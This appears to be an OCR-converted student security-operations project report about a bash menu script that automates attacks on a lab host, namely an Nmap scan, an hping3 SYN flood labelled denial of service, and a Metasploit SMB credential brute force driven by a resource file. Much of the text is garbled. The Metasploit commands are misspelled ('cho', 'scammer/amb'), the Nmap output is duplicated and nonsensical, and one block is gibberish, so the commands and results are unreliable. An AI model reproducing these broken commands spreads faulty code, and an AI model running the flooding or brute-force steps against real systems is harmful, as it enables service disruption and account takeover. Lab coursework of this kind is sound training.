
SOC Project Attack Automation

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To start the script I change the permissions in /var/log to enable me to create the necessary log files for the attack.

Afterwards I 'cd' out from the /var/log to be able to run the script on 'kali' instead of the /var/log.

I have also created pass.txt, user.txt and target.txt to house the credentials and password and also the target ip address.

In the script I've added - sgtime=\$(TZ=Asia/Singapore date) to be able to log the time and date the action was done.

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***Instruction**

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
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```

For the bash script I chose Case statement in order for me to invoke the command once the options have been inputted by the user.

I have also added the wildcard option (*) to alert the user if they have imputed anything other than the given options.

For the Hping3 attack I've made the command to send 5 packets to the target server on port 80.

Using this command : sudo hping3 -S \$IP -p \$PORT -c 5



For the msfconsole attack, We can set the following manually and run the module to get user:password

```
set rhosts 172.16.50.20
set smbdomain mydomain.local
set pass_file pass.txt
set user_file user.txt
```

run

```
cho 'use auxiliary/scammer/amb/mb login' > nevemb.rc
cho 'set host file/home/hal/targetip.tet' >> nevemb.rc
cho 'row' >> nev
```

Each of the options is appended in news.rc which is a resource file.

Once all the necessary options are input and present in the resource file we can then run the command without going to the msfconsole menus.

In each of the options I've also imputed the functions of the commands to show the user that the attack is ongoing after choosing.

Here is the bash scripting working on Kali.

This is when the user choose option 1 to Nmap

```
Mich attack would you like to choose?

1. Nmap - scan for vulnerable ports

2. Haing3 - Benial of Service (DOS) on chosen target ip address

3. msfconsole smb attack - brute force the smb port

4. Random attack

Input your choice

10 Vou have chosen to do Nmap

Input IP to scan

172.16.50.20

Results are recorded in /var/log/mmap.org ) at 2023-05-31 10:49 EDT

Nmap scan report for 172.16.50.20

Not shown: 994 closed top ports (reset)

PORT STATE SERVICE VERSION

139/tcp open merpor Microsoft Windows RPC

139/tcp open merpor Microsoft Windows netbios-ssn

445/tcp open merpor Microsoft Windows netbios-ssn

445/tcp open microsoft-ds?

3389/tcp open microsoft-ds?

3389/tcp open microsoft-ds?

3080/tcp open microsoft-ds?

30809/tcp open microsoft-ds?

30809/tcp open slylhttp Splunkd httpd

MAC Address: 00:06.29:06:77.107 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.

Nmap done: 1 IP address (1 host up) scanned in 32.08 seconds
```

This is when the user chooses option 2 to Hping3

```
| Indicated the property of th
```

This is when the user chooses option 3

```
Which attack would you like to choose?

1. Nmap - scan for vulnerable ports

2. Hping3 - Denial of Service (DOS) on chosen target ip address

3. msfconsole smb attack - brute force the smb port

Input your choice

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Input your choice

3. msfconsole smb attack

4. Processing newsmb.rc for ERB directives.

4. Processing newsmb.rc is great file directives.

4. Processing newsmb.rc is great file contained the smb port

Input your choice

3. msfconsole smb attack

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